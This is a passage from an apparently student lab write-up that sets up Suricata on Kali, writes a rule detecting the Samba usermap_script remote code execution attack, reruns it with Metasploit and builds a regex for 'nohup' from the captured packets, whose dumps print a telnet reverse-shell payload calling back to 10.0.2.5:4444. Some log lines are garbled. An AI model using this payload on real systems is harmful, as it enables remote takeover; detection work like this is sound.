Get:7 http://kali.download/kali kali-rolling/non-free amd64 Contents (deb) [901 kB]
Fetched 63.7 MB in 11s (5,718 kB/s)
Reading package lists... Done
```

- 2) Once the apt database is updated, we can install suricata

```
sudo apt-get -y install suricata
```

```
(kali㉿kali)-[~]
$ sudo apt-get -y install suricata
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
libbpf1 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 libhiredis0.14 libhttp2 libhyperscan5 libnetfilter-log1 locales suricata-update
Suggested packages:
glibc-doc libnss-nis libnss-nisplus libtcmalloc-minimal4
Recommended packages:
snort-rules-default
The following NEW packages will be installed:
libbpf1 libhiredis0.14 libhttp2 libhyperscan5 libnetfilter-log1 suricata suricata-update
The following packages will be upgraded:
libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 locales
8 upgraded, 7 newly installed, 0 to remove and 1338 not upgraded.
Need to get 17.1 MB of archives.
After this operation, 19.5 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 libc-l10n all 2.36-4 [672 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 libc-devtools amd64 2.36-4 [50.4 kB]
Get:3 http://kali.download/kali kali-rolling/main amd64 libc-dev-bin amd64 2.36-4 [42.8 kB]
Get:4 http://kali.download/kali kali-rolling/main amd64 libc6-dev amd64 2.36-4 [1,895 kB]
Get:5 http://kali.download/kali kali-rolling/main amd64 libc6-i386 amd64 2.36-4 [2,455 kB]
Get:6 http://kali.download/kali kali-rolling/main amd64 locales all 2.36-4 [3,899 kB]
Get:7 http://kali.download/kali kali-rolling/main amd64 libc6 amd64 2.36-4 [2,747 kB]
Get:8 http://kali.download/kali kali-rolling/main amd64 libc-bin amd64 2.36-4 [604 kB]
Get:9 http://kali.download/kali kali-rolling/main amd64 libhyperscan5 amd64 5.4.0-2 [2,489 kB]
Get:10 http://kali.download/kali kali-rolling/main amd64 libbpf1 amd64 1:1.0.1-2 [142 kB]
Get:11 http://kali.download/kali kali-rolling/main amd64 libhiredis0.14 amd64 0.14.1-3 [35.9 kB]
Get:12 http://kali.download/kali kali-rolling/main amd64 libhttp2 amd64 1:0.5.41-1 [71.1 kB]
Get:13 http://kali.download/kali kali-rolling/main amd64 libnetfilter-log1 amd64 1:0.2-3 [13.4 kB]
Get:14 http://http.kali.org/kali kali-rolling/main amd64 suricata amd64 1:6.0.8-1+b2 [1,961 kB]
Get:15 http://kali.download/kali kali-rolling/main amd64 suricata-update amd64 1.2.5-1 [60.1 kB]
Fetched 17.1 MB in 2s (9,048 kB/s)
Preconfiguring packages...
(Reading database ... 338365 files and directories currently installed.)
Preparing to unpack .../0-libc-l10n_2.36-4_all.deb ...
Unpacking libc-l10n (2.36-4) over (2.33-8) ...
Preparing to unpack .../1-libc-devtools_2.36-4_amd64.deb ...
Unpacking libc-devtools (2.36-4) over (2.33-8) ...
Preparing to unpack .../2-libc-dev-bin_2.36-4_amd64.deb ...
Unpacking libc-dev-bin (2.36-4) over (2.33-8) ...
Preparing to unpack .../3-libc6-dev_2.36-4_amd64.deb ...
Unpacking libc6-dev:amd64 (2.36-4) over (2.33-8) ...
Preparing to unpack .../4-libc6-i386_2.36-4_amd64.deb ...
Unpacking libc6-i386 (2.36-4) over (2.33-8) ...
Preparing to unpack .../5-locales_2.36-4_all.deb ...
Unpacking locales (2.36-4) over (2.33-8) ...
Preparing to unpack .../6-libc6_2.36-4_amd64.deb ...
Checking for services that may need to be restarted...
Checking init scripts...
Unpacking libc6:amd64 (2.36-4) over (2.33-8) ...
Setting up libc6:amd64 (2.36-4) ...
Checking for services that may need to be restarted...
Checking init scripts...

Restarting services possibly affected by the upgrade:
  cron: restarting...done.
```

```
Services restarted successfully.
(Reading database ... 338358 files and directories currently installed.)
Preparing to unpack .../libc-bin_2.36-4_amd64.deb ...
Unpacking libc-bin (2.36-4) over (2.33-8) ...
Setting up libc-bin (2.36-4) ...
Selecting previously unselected package libhyperscan5.
(Reading database ... 338358 files and directories currently installed.)
Preparing to unpack .../0-libhyperscan5_5.4.0-2_amd64.deb ...
Unpacking libhyperscan5 (5.4.0-2) ...
Selecting previously unselected package libbpf1:amd64.
Preparing to unpack .../1-libbpf1_1%3a1.0.1-2_amd64.deb ...
Unpacking libbpf1:amd64 (1:1.0.1-2) ...
Selecting previously unselected package libhiredis0.14:amd64.
Preparing to unpack .../2-libhiredis0.14_0.14.1-3_amd64.deb ...
Unpacking libhiredis0.14:amd64 (0.14.1-3) ...
Selecting previously unselected package libhttp2.
Preparing to unpack .../3-libhttp2_1%3a0.5.41-1_amd64.deb ...
Unpacking libhttp2 (1:0.5.41-1) ...
Selecting previously unselected package libnetfilter-log1:amd64.
Preparing to unpack .../4-libnetfilter-log1_1.0.2-3_amd64.deb ...
Unpacking libnetfilter-log1:amd64 (1.0.2-3) ...
Selecting previously unselected package suricata.
Preparing to unpack .../5-suricata_1%3a6.0.8-1+b2_amd64.deb ...
Unpacking suricata (1:6.0.8-1+b2) ...
Selecting previously unselected package suricata-update.
Preparing to unpack .../6-suricata-update_1.2.5-1_amd64.deb ...
Unpacking suricata-update (1.2.5-1) ...
Setting up libnetfilter-log1:amd64 (1.0.2-3) ...
Setting up libhttp2 (1:0.5.41-1) ...
Setting up libc-l10n (2.36-4) ...
Setting up locales (2.36-4) ...
Installing new version of config file /etc/locale.alias ...
Generating locales (this might take a while)...
    en_US.UTF-8 ... done
Generation complete.
Setting up libhyperscan5 (5.4.0-2) ...
Setting up suricata-update (1.2.5-1) ...
Setting up libc6-i386 (2.36-4) ...
Setting up libc-dev-bin (2.36-4) ...
Setting up libbpf1:amd64 (1:1.0.1-2) ...
Setting up libc-devtools (2.36-4) ...
Setting up libhiredis0.14:amd64 (0.14.1-3) ...
Setting up suricata (1:6.0.8-1+b2) ...
update-rc.d: We have no instructions for the suricata init script.
update-rc.d: It looks like a network service, we disable it.
suricata.service is a disabled or a static unit, not starting it.
Setting up libc6-dev:amd64 (2.36-4) ...
Processing triggers for libc-bin (2.36-4) ...
Processing triggers for man-db (2.10.2-1) ...
Processing triggers for kali-menu (2022.3.1) ...
```

- 3) Once suricata is installed, update suricata.
 -sudo suricata-update

```
(kali㉿kali)-[~]
└─$ sudo suricata-update
20/11/2022 -- 18:01:46 - <Info> -- Using data-directory /var/lib/suricata.
20/11/2022 -- 18:01:46 - <Info> -- Using Suricata configuration /etc/suricata/suricata.yaml
20/11/2022 -- 18:01:46 - <Info> -- Using /etc/suricata/rules for Suricata provided rules.
20/11/2022 -- 18:01:46 - <Info> -- Loading /etc/suricata/rules/local.rules
20/11/2022 -- 18:01:46 - <Info> -- Loading /etc/suricata/rules/decoder-events.rules
20/11/2022 -- 18:01:46 - <Info> -- Disabling rules for protocol http2
20/11/2022 -- 18:01:46 - <Info> -- Disabling rules for protocol mpls
20/11/2022 -- 18:01:46 - <Info> -- Disabling rules for protocol dpp
20/11/2022 -- 18:01:46 - <Info> -- Disabling rules for protocol enip
20/11/2022 -- 18:01:46 - <Info> -- No sources configured, will use Emerging Threats Open
20/11/2022 -- 18:01:46 - <Info> -- Fetching https://rules.emergingthreats.net/open/suricata-6.0.8/emerging.rules.tar.gz.
100% - 3534659/3534659 [100%] = 3534659B/s
20/11/2022 -- 18:01:51 - <Info> -- Loading distribution rule file /etc/suricata/rules/app-layer-events.rules
20/11/2022 -- 18:01:52 - <Info> -- Loading distribution rule file /etc/suricata/rules/decoder-events.rules
20/11/2022 -- 18:01:52 - <Info> -- Loading distribution rule file /etc/suricata/rules/dhcp-events.rules
20/11/2022 -- 18:01:52 - <Info> -- Loading distribution rule file /etc/suricata/rules/dns-events.rules
20/11/2022 -- 18:01:52 - <Info> -- Loading distribution rule file /etc/suricata/rules/dns3-events.rules
20/11/2022 -- 18:01:52 - <Info> -- Loading distribution rule file /etc/suricata/rules/files.rules
20/11/2022 -- 18:01:52 - <Info> -- Loading distribution rule file /etc/suricata/rules/http-events.rules
20/11/2022 -- 18:01:52 - <Info> -- Loading distribution rule file /etc/suricata/rules/insec-events.rules
20/11/2022 -- 18:01:52 - <Info> -- Loading distribution rule file /etc/suricata/rules/kerberos-events.rules
20/11/2022 -- 18:01:52 - <Info> -- Loading distribution rule file /etc/suricata/rules/mqtt-events.rules
20/11/2022 -- 18:01:52 - <Info> -- Loading distribution rule file /etc/suricata/rules/nfs-events.rules
20/11/2022 -- 18:01:52 - <Info> -- Loading distribution rule file /etc/suricata/rules/ntp-events.rules
20/11/2022 -- 18:01:52 - <Info> -- Loading distribution rule file /etc/suricata/rules/ospf-events.rules
20/11/2022 -- 18:01:52 - <Info> -- Loading distribution rule file /etc/suricata/rules/stream-events.rules
20/11/2022 -- 18:01:52 - <Info> -- Ignoring deleted rules
20/11/2022 -- 18:01:57 - <Info> -- Loaded 36517 rules.
20/11/2022 -- 18:01:58 - <Info> -- Disabled 0 rules.
20/11/2022 -- 18:01:58 - <Info> -- Modified 0 rules.
20/11/2022 -- 18:01:58 - <Info> -- Dropped 0 rules.
20/11/2022 -- 18:01:58 - <Info> -- Enabled 0 rules for flowbit dependencies.
20/11/2022 -- 18:01:59 - <Info> -- Backing up current rules.
20/11/2022 -- 18:01:59 - <Info> -- Writing rules to /var/lib/suricata/rules/suricata.rules: total: 36517; enabled: 28940; added: 36517; removed 0; modified: 0
20/11/2022 -- 18:01:59 - <Info> -- Writing rules to /var/lib/suricata/rules/classification.config
20/11/2022 -- 18:01:59 - <Info> -- Testing with suricata -t.
20/11/2022 -- 18:01:59 - <Warning> -- [ERRCODE: SC_ERR_CONF YAML_ERROR(242)] - App-Layer protocol sip.enable status not set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #4744 for more details.
20/11/2022 -- 18:01:59 - <Warning> -- [ERRCODE: SC_ERR_CONF YAML_ERROR(242)] - App-Layer protocol mpls.enable status not set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #4744 for more details.
20/11/2022 -- 18:01:59 - <Warning> -- [ERRCODE: SC_ERR_CONF YAML_ERROR(242)] - App-Layer protocol enip.enable status not set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #4744 for more details.
20/11/2022 -- 18:02:36 - <Info> -- Done.
```

Creating the Suricata rule

- 1) Go to the local.rules file and edit it.


- cd /etc/suricata/rules
- sudo gedit local.rules

```
(kali㉿kali)-[~]
└─$ cd /etc/suricata
└─$ ls
classification.config  local.rules  reference.config  rules  suricata.yaml  suricata.yaml.save  threshold.config

└─$ cd rules
└─$ ls
app-layer-events.rules  dnp3-events.rules  http2-events.rules  kerberos-events.rules  mqtt-events.rules  smb-events.rules  stream-events.rules
decoder-events.rules    dns-events.rules    http-events.rules    local.rules      nfs-events.rules  smtp-events.rules  tls-events.rules
dhcp-events.rules       files.rules       ipsec-events.rules  modbus-events.rules  ntp-events.rules  ssh-events.rules

└─$ sudo gedit local.rules
[sudo] password for kali:
```

- 2) Enter the rules to alert when there's an attack on the samba. Samba runs on ports 139 and 445. So in our rule, we specified to be alerted when any IP address on the network tries to connect with any port to the victim machine's port 139 or 445, we get an alert.



```
1|alert tcp any any → 10.0.2.4 [139, 445] (msg:"Team JKPJ-CVE 2007-2447- Remote Code Execution attack"; sid:100;rev:101;)
```

3) Open the suricata.yaml file to specify suricata to read the local.rules file

On the suricata.yaml file, find “rule-files” (line 1922 in our case) and enter the path of the local.rules file (/etc/suricata/rules/local.rules) and save the file.

```
1918
1919 default-rule-path: /etc/suricata/rules
1920
1921 rule-files:
1922   - /etc/suricata/rules/local.rules
1923 ##
1924 ## Auxiliary configuration files.
1925 ##
1926
```

4) Run suricata in test mode to check if the configuration file is set up correctly.

- **sudo suricata -T -c /etc/suricata/suricata.yaml -v**

```
[kali㉿kali)-[~]
$ sudo suricata -T -c /etc/suricata/suricata.yaml -v
20/11/2022 -- 18:34:04 - <Info> - Running suricata under test mode
20/11/2022 -- 18:34:04 - <Notice> - This is Suricata version 6.0.0 RELEASE running in SYSTEM mode
20/11/2022 -- 18:34:04 - <Info> - CPUs/cores online: 2
20/11/2022 -- 18:34:04 - <Warning> - [ERRCODE: SC_ERR_CONF_YAML_ERROR(242)] - App-Layer protocol sip enable status not set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #4744 for more details.
20/11/2022 -- 18:34:04 - <Warning> - [ERRCODE: SC_ERR_CONF_YAML_ERROR(242)] - App-Layer protocol nntp enable status not set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #4744 for more details.
20/11/2022 -- 18:34:04 - <Warning> - [ERRCODE: SC_ERR_CONF_YAML_ERROR(242)] - App-Layer protocol rdp enable status not set, so enabling by default. This behavior will change in Suricata 7, so please update your config. See ticket #4744 for more details.
20/11/2022 -- 18:34:04 - <Info> - fast output device (regular) initialized: fast.log
20/11/2022 -- 18:34:04 - <Info> - eve-log output device (regular) initialized: eve.json
20/11/2022 -- 18:34:04 - <Info> - stats output device (regular) initialized: stats.log
20/11/2022 -- 18:34:04 - <Info> - 1 rule files processed. 1 rules successfully loaded, 0 rules failed
20/11/2022 -- 18:34:04 - <Info> - Threshold config parsed: 0 rule(s) found
20/11/2022 -- 18:34:04 - <Info> - 1 signatures processed. 1 are IP-only rules, 0 are inspecting packet payload, 0 inspect application layer, 0 are decoder event only
20/11/2022 -- 18:34:04 - <Notice> - Configuration provided was successfully loaded. Exiting.
20/11/2022 -- 18:34:04 - <Info> - cleaning up signature grouping structure... complete
```

The configuration was loaded successfully.

5) Start the suricata, so it is scanning the network.

- **sudo systemctl start suricata.service** (Note: **sudo systemctl status suricata.service** can be used to see if suricata is running).

```
kali㉿kali)-[~/]
sudo systemctl start suricata.service
```

6) Once the service is running, rerun the attack on the victim's computer.

```
[*] 10.0.2.4 - Command shell session 3 closed. Reason: User exit
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP double handler on 10.0.2.5:4444 metadata failed: Setting attribute metadata...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ZF2jcPyBBvL9hPGz;service
[*] Writing to socket A
[*] Writing to socket Buricata/rules
[*] Reading from sockets ...ricata.service
[*] Reading from socket B
[*] B: "ZF2jcPyBBvL9hPGz\r\n"\rules
[*] Matching ...ar\log\suricata\fast.log
[*] A is input ... 28.53.64.62 [+] [1:100:101] Team JK3-CVE 2007-3447- Remote Code Execution attack [ ...
[*] Command shell session 4 opened (10.0.2.5:4444 → 10.0.2.4:56487) at 2022-11-20 19:01:36 -0500
```

7) Check the fast.log file on the kali machine.

```
[kali㉿kali]-[~/etc/suricata/rules]
$ sudo cat /var/log/suricata/fast.log
11/28/2022-19:01:28.516462 [**] [1:100:101] Team JKPJ-CVE 2007-2447- Remote Code Execution attack [**] [Classification: (null)] [Priority: 3] [TCP] 10.0.2.5:33029 → 10.0.2.4:445
```

We can see the rule detected the attack and logged the alert.

8) Now, we test the suricata rule for port 139. We change the RPORT to 139 and ran the attack.

-set RPORT 139
- exploit

```
[*] 10.0.2.4 - Command shell session 5 closed. Reason: User exit
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
  Name  Current Setting  Required  Description
  RHOSTS  10.0.2.4      yes        The target host(s), see https://github.com/rapid7/metasploit-Framework/wiki/Using-Metasploit
  RPORT   445            yes        The target port (TCP)
  LHOST   10.0.2.5      yes        The listen address (an interface may be specified)
  LPORT   4444           yes        The listen port

Payload options (cmd/unix/reverse):
  Name  Current Setting  Required  Description
  LHOST   10.0.2.5      yes        The listen address (an interface may be specified)
  LPORT   4444           yes        The listen port

Exploit target: windows-10-0.2.4 (10.0.2.4) Team DRP3-CVE 2007-2447- Remote Code Execution attack [+] [Classification: (null)] [Priority: 3] (TCP)

  Id  Name
  --  --
  0   Automatic

msf6 exploit(multi/samba/usermap_script) > set RPORT 139
RPORT => 139
msf6 exploit(multi/samba/usermap_script) > show options
Module options (exploit/multi/samba/usermap_script):
  Name  Current Setting  Required  Description
  RHOSTS  10.0.2.4      yes        The target host(s), see https://github.com/rapid7/metasploit-Framework/wiki/Using-Metasploit
  RPORT   139            yes        The target port (TCP)

Payload options (cmd/unix/reverse):
  Name  Current Setting  Required  Description
  LHOST   10.0.2.5      yes        The listen address (an interface may be specified)
  LPORT   4444           yes        The listen port

Exploit target: windows-10-0.2.4 (10.0.2.4) Team DRP3-CVE 2007-2447- Remote Code Execution attack [+] [Classification: (null)] [Priority: 3] (TCP)

  Id  Name
  --  --
  0   Automatic

msf6 exploit(multi/samba/usermap_script) > exploit
[*] Started reverse TCP double handler on 10.0.2.5:4444
[*] Exploit completed - no payload delivered. See https://www.metasploit.com/exploit.html#double-handlers for details
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo TgA6p6CjGvDawB5tB;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] Reading from socket B
[*] B: "TgA6p6CjGvDawB5tB\n"
[*] Matching...
[*] A is input...
[*] Command shell session 6 opened (10.0.2.5:4444 → 10.0.2.4:41422) at 2022-11-20 19:59:41 -0500

[*] Exploit completed - no payload delivered. See https://www.metasploit.com/exploit.html#double-handlers for details
[*] Exploit completed - no payload delivered. See https://www.metasploit.com/exploit.html#double-handlers for details
```

9) Check fast.log file again.

```
(kali㉿kali)-[~/etc/suricata/rules]
└─$ sudo cat /var/log/suricata/fast.log
11/20/2022-19:01:28.516462 [**] [1:100:101] Team JKJP-CVE 2007-2447- Remote Code Execution attack [*] [Classification: (null)] [Priority: 3] {TCP} 10.0.2.5:33029 → 10.0.2.4:445
11/20/2022-19:59:18.714622 [**] [1:100:101] Team JKJP-CVE 2007-2447- Remote Code Execution attack [*] [Classification: (null)] [Priority: 3] {TCP} 10.0.2.5:39955 → 10.0.2.4:139
```

The attack was detected by suricata.

Generalizing the rule with regex

- Run the RCE attack and use Wireshark to analyze the Metasploit attack.

No	Time	Source	Destination	Protocol	Length Info
1	18.0.00...	10.0.2.5	10.0.2.4	TCP	74 42967 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TStamp=2731399794 TSectr=0 WS=128
2	18.0.00...	10.0.2.4	10.0.2.5	TCP	74 139 → 42967 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM=1 TStamp=6304500 TSectr=2731399794 WS=64
3	18.0.00...	10.0.2.5	10.0.2.4	TCP	66 42967 → 139 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TStamp=2731399795 TSectr=6304500
4	18.0.00...	10.0.2.5	10.0.2.4	SMB	1..Negotiate Protocol Request
5	18.0.00...	10.0.2.4	10.0.2.5	TCP	66 139 → 42967 [ACK] Seq=1 Ack=89 Win=5824 Len=0 TStamp=6304500 TSectr=2731399797
6	18.0.00...	10.0.2.4	10.0.2.5	SMB	1..Negotiate Protocol Response
7	18.0.00...	10.0.2.5	10.0.2.4	TCP	66 42967 → 139 [ACK] Seq=89 Ack=102 Win=64256 Len=0 TStamp=2731399798 TSectr=6304501
8	18.0.01...	10.0.2.5	10.0.2.4	SMB	3..Session Setup AndX Request, User: ./= nohup sh -c (sleep 3947 telnet 10.0.2.5 4444 while : ; do sh && break; done 2>&1)

- Identify the SMB packet (packet 8) and open the packet. Follow the TCP stream. We see “nohup” in the payload. We translate it and use it with regex to improve our rule detection.

000000000	00 00 00 54 ff 53 4d 42	72 00 00 00 00 00 18 01 c0	...T.SMB r.....
000000010	00 00 00 00 00 00 00 00	00 00 00 00 00 00 20 98
000000020	00 00 56 65 00 31 00 02	4c 41 4e 4d 41 4e 31 2e	.Ve.1.. LANMAN1.
000000030	30 00 02 4c 4d 31 2e 32	58 30 30 32 00 02 4e 54	0..LM1.2 X002..NT
000000040	20 4c 41 4e 4d 41 4e 20	31 2e 30 00 02 4e 54 20	LANMAN 1.0..NT
000000050	4c 4d 20 30 2e 31 32 00		LM 0.12. [REDACTED]
000000000	00 00 00 61 ff 53 4d 42	72 00 00 00 00 00 88 01 c0	...a.SMB r.....
000000010	00 00 00 00 00 00 00 00	00 00 00 00 00 00 20 98
000000020	00 00 56 65 11 02 00 03	32 00 01 00 04 41 00 00	.Ve.... 2....A..
000000030	00 00 01 00 c4 31 00 00	fd e3 80 00 80 f3 54 511..TQ
000000040	10 fb d8 01 2c 01 08 1c	00 a4 63 81 21 5e c9 c7,... ..C.!^..
000000050	f2 57 00 4f 00 52 00 4b	00 47 00 52 00 4f 00 55	.W.O.R.K .G.R.O.U
000000060	00 50 00 00 00 00		.P... [REDACTED]
000000058	00 00 01 51 ff 53 4d 42	73 00 00 00 00 00 18 01 20	...Q.SMB s.....
000000068	00 00 00 00 00 00 00 00	00 00 00 00 00 00 20 98
000000078	00 00 56 65 0d ff 00 00	00 df ff 02 00 01 00 c4	.Ve....
000000088	31 00 00 40 00 30 00 00	00 00 00 40 00 00 00 14	1..@0.. ...@....
000000098	01 c5 2a 70 5e 80 e8 a1	e4 52 86 49 d1 50 00 f3	..*p^... .R.I.P..
0000000A8	53 cd e9 63 21 46 aa 0c	3f 26 61 89 74 89 9d 8e	S..c!F.. ?&a.t...
0000000B8	74 f8 4a 6a 80 64 86 72	43 d2 61 5b 1e bd e6 13	t.Jj.d.r C.a[....]
0000000C8	78 0c ee 8c d8 da 95 a1	7f 00 78 f5 f9 97 27 ed	x..... .x....'
0000000D8	8c c6 3c f0 96 85 3d 48	7c 12 89 d8 b0 09 7d 49	..<...=H }I
0000000E8	53 db 3e 40 64 c6 5f c5	ec c6 69 b8 c7 cd c7 ed	S.>@d._. ..i.....
0000000F8	d6 42 11 aa df e8 3a 2d	46 13 7e aa bd ae 5d a5	.B.....- F.-....].
000000108	30 2f 3d 60 6e 6f 68 75	70 20 73 68 20 2d 63 20	0/=`nohu p sh -c
000000118	27 28 73 6c 65 65 70 20	33 39 35 33 7c 74 65 6c	'(sleep 3953 tel
000000128	6e 65 74 20 31 30 2e 30	2e 32 2e 35 20 34 34 34	net 10.0 .2.5 444
000000138	34 7c 77 68 69 6c 65 20	3a 20 3b 20 64 6f 20 73	4 while : ; do s
000000148	68 20 26 26 20 62 72 65	61 6b 3b 20 64 6f 6e 65	h && bre ak; done
000000158	20 32 3e 26 31 7c 74 65	6c 6e 65 74 20 31 30 2e	2>&1 te lnet 10.
000000168	30 2e 32 2e 35 20 34 34	34 34 20 3e 2f 64 65 76	0.2.5 44 44 >/dev
000000178	2f 6e 75 6c 6c 20 32 3e	26 31 20 26 29 27 60 00	/null 2> &1 &)``.
000000188	2e 00 57 69 6e 64 6f 77	73 20 32 30 30 20 30 32	..Window s 2000 2
000000198	31 39 35 00 57 69 6e 64	6f 77 73 20 32 30 30 30	195.Wind ows 2000
0000001A8	20 35 2e 30 00		5.0. [REDACTED]
000000065	00 00 00 23 ff 53 4d 42	73 6d 00 00 c0 88 01 40	...#.SMB sm....@
000000075	00 00 00 00 00 00 00 00	00 00 00 00 00 00 20 98
000000085	00 00 56 65 00 00 00		.Ve... [REDACTED]

0/`nohu p sh -c`

- 3) We see “nohup” in the payload. We translate it and use it with pcre to improve our rule detection: /n\s*o\s*h\s*u\s*p\s*/g finds nohup, ignoring any whitespace.


REGULAR EXPRESSION

```
/ n\s*o\s*h\s*u\s*p\s*
```

TEST STRING


```
0000...08 00 27 16 69 7f 08 00 27 22 46 4f 08 00 45 00 ... ' .i...!"FO..E.  
0010...01 79 f9 76 40 00 40 06 28 00 0a 00 02 05 0a 00 ... .y.v@.@(.....  
0020...02 04 a7 d7 00 8b 34 70 3a 05 d9 61 50 a1 80 18 ... 4p:..aP...  
0030...01 f6 19 74 00 00 01 01 08 0a a2 cd da 82 00 60 ... t.....`  
0040...32 f5 00 00 01 41 ff 53 4d 42 73 00 00 00 00 18 ... 2....A.SMBs....  
0050...01 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ... .  
0060...4a ea 00 00 44 24 0d ff 00 00 00 df ff 02 00 01 ... J...D$.....  
0070...00 d7 2b 00 00 30 00 30 00 00 00 00 00 40 00 00 ... +..0.0....@..  
0080...00 04 01 27 c3 52 b7 83 17 83 89 f7 a5 93 0c c9 ... ' .R.....  
0090...21 40 75 cf 00 2f 0c 77 4d 00 3c 21 14 02 38 35 ... !@u.../.wM.<!..85  
00a0...10 d0 9a 60 e5 92 96 c4 d1 05 93 2f 3e 38 fa b1 ... `.....>8...  
00b0...b3 91 70 07 87 ea 4f 20 db 05 6e fa 08 22 4a ad ... p...0...n.."J.  
00c0...3c 09 8e c9 6b d7 5d 35 3d 4e d9 a0 04 a1 2e 06 ... <...k.]5=N.....  
00d0...87 0f 75 9e a0 df ab c2 e0 a1 16 2b 27 e3 0b 52 ... u.....+'..R  
00e0...32 80 00 2f 3d 60 6e 6f 68 75 70 20 73 68 20 2d ... 2.. /=`nohu p sh -c  
00f0...63 20 27 28 73 6c 65 65 70 20 33 39 34 37 7c 74 ... c '(sleep 3947 | t  
0100...65 6c 6e 65 74 20 31 30 2e 30 2e 32 2e 35 20 34 ... elnet 10.0.2.5 4  
0110...34 34 34 7c 77 68 69 6c 65 20 3a 20 3b 20 64 6f ... 444 | while :: ; do  
0120...20 73 68 20 26 26 20 62 72 65 61 6b 3b 20 64 6f ... sh && break ; do  
0130...6e 65 20 32 3e 26 31 7c 74 65 6c 6e 65 74 20 31 ... ne 2> &1 | telnet 1  
0140...30 2e 30 2e 32 2e 35 20 34 34 34 20 3e 2f 64 ... 0.0.2.5 4444 > /d  
0150...65 76 2f 6e 75 6c 6c 20 32 3e 26 31 20 26 29 27 ... ev/null 2> &1 &)'  
0160...60 00 2e 00 57 69 6e 64 6f 77 73 20 32 30 30 30 ... `...Windows 2000  
0170...20 32 31 39 35 00 57 69 6e 64 6f 77 73 20 32 30 ... 2195.Windows 20  
0180...30 30 20 35 2e 30 00 ... 00 5.0.
```

4) Go to the local.rules file and edit the rule.



